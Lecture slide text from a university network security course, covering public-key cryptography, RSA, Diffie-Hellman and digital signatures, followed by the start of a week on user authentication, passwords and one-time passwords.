


General idea of asymmetric-key cryptosystem

Applications for public-key cryptosystems



- Public-key systems are characterized by the use of a cryptographic type of algorithm with two keys, one held private and one available publicly
- Depending on the application, the sender uses either the sender's private key, the receiver's public key, or both to perform some type of cryptographic function



Applications for public-key cryptosystems




Table 3.2 Applications for Public-Key Cryptosystems

Algorithm	Encryption/Decryption	Digital Signature	Key Exchange
RSA	Yes	Yes	Yes
Diffie–Hellman	No	No	Yes
DSS	No	Yes	No
Elliptic curve	Yes	Yes	Yes

RSA Cryptosystem



- The most common public-key algorithm is the RSA cryptosystem, named for its inventors (Rivest, Shamir, and Adleman).



**RSA uses modular exponentiation for encryption/decryption;
To attack it, Eve needs to calculate $\sqrt[e]{C} \text{ mod } n$.**

RSA Cryptosystem



- The security of RSA depends on it being used in such a way as to counter potential attacks
- **Possible attack approaches are:**
 1. Mathematical attacks
 2. Timing attacks
 3. Chosen ciphertext attacks
- To counter sophisticated chosen ciphertext attacks, RSA Security Inc recommends modifying the plaintext using a procedure known as optimal asymmetric encryption padding (OAEP)

Diffie-Hellman Key Exchange



- First published public-key algorithm
- A number of commercial products employ this key exchange technique
- Purpose of the algorithm is to enable two users to exchange a secret key securely that then can be used for subsequent encryption of messages
 - The algorithm itself is limited to the exchange of the keys
- Depends for its effectiveness on the difficulty of computing discrete logarithms

Digital Signature



- A conventional signature is included in the document; it is part of the document. But when we sign a document digitally, we send the signature as a separate document.
- For a conventional signature, when the recipient receives a document, she compares the signature on the document with the signature on file. For a digital signature, the recipient receives the message and the signature. The recipient needs to apply a verification technique to the combination of the message and the signature to verify the authenticity.
- For a conventional signature, there is normally a one-to-many relationship between a signature and documents. For a digital signature, there is a one-to-one relationship between a signature and a message

Digitized Written Signature!



- Simply taking a digital picture of a written signature does not provide adequate security.
- Such a digitized written signature could easily be copied from one electronic document to another with no way to determine whether it is legitimate.
- Electronic signatures, on the other hand, are unique to the message being signed and will not verify if they are copied to another document.

Digital signatures are used just like handwritten signatures.



- Digital signatures are used just like handwritten signatures.
- When you add them to a document, you are "signing" that document as a way of endorsing or agreeing with what the document says.
- Unlike handwritten signatures, digital signatures are used only with computers. They are electronic signatures that can be used to sign electronic documents, like word processing files or spreadsheets.

What is a digital signature?



- A digital signature is a kind of ID. You can use it on the Internet to identify yourself in a secure manner.
- This is extremely useful in areas such as electronic commerce. For instance, when making a credit card purchase on the Internet, you can use your digital signature to "sign" that purchase.
- This helps to ensure that only you can make purchases with your credit card number.

Requirements for a Digital Signature



- The signature must be a bit pattern that depends on the message being signed
- The signature must use some information unique to the sender, to prevent both forgery and denial.
- It must be relatively easy to produce digital signature.
- It must be relatively easy to recognize and verify the digital signature.
- It must be computationally infeasible to forge a digital signature, either by constructing a new message for an existing digital signature or by constructing a fraudulent digital signature for a given message.
- It must be practical to hold a copy of the digital signature in storage.

How is a Digital Signature Produced?




- Very briefly, a typical digital signature works like this:
- A signature in the form of a code is generated by applying an algorithm, such as RSA, and the sender's private key to some or all of the message contents.
- The recipient verifies the signature by decrypting it using the sender's public key.

Steps in making a digital signature



- Figure below shows the digital signature process.
- The sender uses a signing algorithm to sign the message. The message and the signature are sent to the receiver.
- The receiver receives the message and the signature and applies the verifying algorithm to the combination. If the result is true, the message is accepted; otherwise, it is rejected.
- A digital signature needs a public-key system.
- The signer signs with her private key; the verifier verifies with the signer's public key.



Steps in making a digital signature



- **Sender** runs a one-way hash function to create a fixed length message digest (hash) from the message to be sent
- **Sender** encrypts the message digest with his private key to create a digital signature.
- Joe sends the signature and the message to Alice
- **Receiver** decrypts the signature with sender's public key to reveal the message digest
- Receiver then applies the same one-way function to the message he/she received from Sender to produce a message digest
- **Receiver** compares the message digest he/she created with the message digest sent by sender. If they compare the integrity of the messages is verified.

Steps in making a digital signature



- Public key cryptography verifies integrity by using of public key signatures and secure hashes.
- A secure hash algorithm is used to create a message digest. The message digest, called a hash, is a short form of the message that changes if the message is modified.
- The hash is then signed with a private key. Anyone can recalculate the hash and use the corresponding public key to verify the integrity of the message.

Importance of Digital Signatures



- Digital Signatures are a central component of modern cryptographic systems.
- In analogy to handwritten signatures on paper documents digital signatures are used to guarantee the authenticity of electronic documents.
- Thus they play an important role for example in secure and reliable systems for electronic commerce.

What makes a digital signature break?



- Digital signatures contain a special number. This number is generated by a complex mathematical formula when you sign a document. When the digital signature is added to a document, the document is passed to the formula. The formula examines the document and generates a number. This number is then saved as part of the digital signature.
- When somebody uses your public key to decode your signature, the same process occurs. The document is again passed to the formula, and the formula returns a number. The returned number is then compared to the number stored in the signature. If the numbers are the same, then the document hasn't been tampered with, and the signature is good. If the numbers are different, then something in the document has changed, and the signature will break.
- This means that once a document is signed, it can't be changed without breaking the signature.

How do I know the signature isn't a fake?



- Even if the signature isn't broken, you might be concerned that somebody has falsified a signature. For example, if your friend Bob managed to create his own digital certificate with your name on it, he could send documents with your signature on them. In effect, Bob would be forging your signature.
- To make sure that a signature is authentic, you can check who issued or created the certificate. Each certificate is issued by what is called a certificate authority (CA). Certificate authorities can be anyone, from the government to your next door neighbor. Whenever you view a digital signature, you can see who the certificate authority was that issued the original certificate. You then have to decide for yourself whether you can trust that certificate authority.

How do I know the signature isn't a fake?



- For example, if you looked at a signature and saw that the certificate authority was the State of California, you would probably want to trust that signature. The State of California would have rigorous guidelines for issuing digital certificates. However, if the certificate authority was "Wild Bill", you might have second thoughts -- who knows what criteria Wild Bill might use?
- Since digital certificates are stored on your desktop computer, the only other way for somebody to "forge" your signature is for them to get access to your computer. However, digital certificates can also be password protected, in order to prevent this from happening.

Are digital signatures being used today?



- Electronic commerce is also turning to digital signatures. "Smart cards," which are much like credit cards, can be used to store your digital certificate. You can then "swipe" these cards on your computer to sign things on the Internet, such as credit card purchases or bank deposits.
- Over the next year, the number of applications using digital signatures will continue to grow. It will likely become the standard for identifying yourself on the Internet.

Digital Signature Services



- A secure digital signature scheme, like a secure conventional signature can provide message authentication.
- A digital signature provides message integrity.
- Nonrepudiation can be provided using a trusted party.
- A digital signature does not provide privacy.
 - If there is a need for privacy, another layer of encryption/decryption must be applied.

Digital Signature Algorithms



1. Digital signature algorithm (DSA)
2. RSA digital signature algorithm
3. Elliptic curve digital signature algorithm (ECDSA)

Digital Signature Variations



- **Time Stamped Signatures**
 - Sometimes a signed document needs to be time stamped to prevent it from being replayed by an adversary. This is called time-stamped digital signature scheme.
- **Blind Signatures**
 - Sometimes we have a document that we want to get signed without revealing the contents of the document to the signer.

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 5

User Authentication and Key Distribution



Contents

1. Remote user authentication principles
2. Symmetric key distribution using symmetric encryption
3. Kerberos
4. Key distribution using asymmetric encryption
5. Public-key infrastructure



Weekly Learning Outcomes

1. Understand the issues involved in the use of symmetric encryption to distribute symmetric keys.
2. Explain the Kerberos network authentication protocol.
3. Understand the issues involved in the use of asymmetric encryption to distribute symmetric keys.
4. Present an overview of public-key infrastructure concepts.



Remote user authentication principles



- In most computer security contexts, user authentication is the fundamental building block and the primary line of defense
- User authentication is the basis for most types of access control and for user accountability.
- RFC 4949 (Internet Security Glossary) defines user authentication as the process of verifying an identity claimed by or for a system entity
 - Identification step
 - Presenting an identifier to the security system
 - Verification step
 - Presenting or generating authentication information that corroborates the binding between the entity and the identifier
- An entity can be a person, a process, a client, or a server.

Remote user authentication principles



- An entity can be a person, a process, a client, or a server.
- There are two differences between message authentication (data-origin authentication), discussed in Chapter 13, and entity authentication, discussed in this chapter.
 1. Message authentication might not happen in real time; entity authentication does.
 2. Message authentication simply authenticates one message; the process needs to be repeated for each new message. Entity authentication authenticates the claimant for the entire duration of a session.

Means of authentication



- There are four general means of authenticating a user's identity, which can be used alone or in combination
 1. **Something the individual knows**
 - Examples include a password, a personal identification number (PIN), or answers to a prearranged set of questions
 2. **Something the individual possesses**
 - Examples include cryptographic keys, electronic keycards, smart cards, and physical keys
 - This type of authenticator is referred to as a token
 3. **Something the individual is (static biometrics)**
 - Examples include recognition by fingerprint, retina, and face
 4. **Something the individual does (dynamic biometrics)**
 - Examples include recognition by voice pattern, handwriting characteristics, and typing rhythm

PASSWORDS



- The simplest and oldest method of entity authentication is the password-based authentication, where the password is something that the claimant knows
 - Fixed Password
 - One-Time Password


Fixed Password



P_A : Alice's stored password

Pass: Password sent by claimant

User ID and password file



- Attacks on the first approach
 - Eavesdropping
 - Stealing a password
 - Accessing a password file
 - Guessing


Fixed Password



P_A : Alice's stored password

Pass: Password sent by claimant

Hashing the password



- Dictionary attack
 - Create a list of password, calculate the hash value, and search the second-column entries to find a match.

One-Time Password



- A one-time password is a password that is used only once.
- In the first approach, the user and the system agree upon a list of passwords.
- In the second approach, the user and the system agree to sequentially update the password.
 - The user and the system agree on an original pwd, P1, which is valid only for the first access.
 - During the first access, the user generates a new pwd P2, and encrypt this pwd with P1 as the key, P2 is the pwd for the second access.
 - If Eve can guess the first pwd P1, she can find all of the subsequent ones.



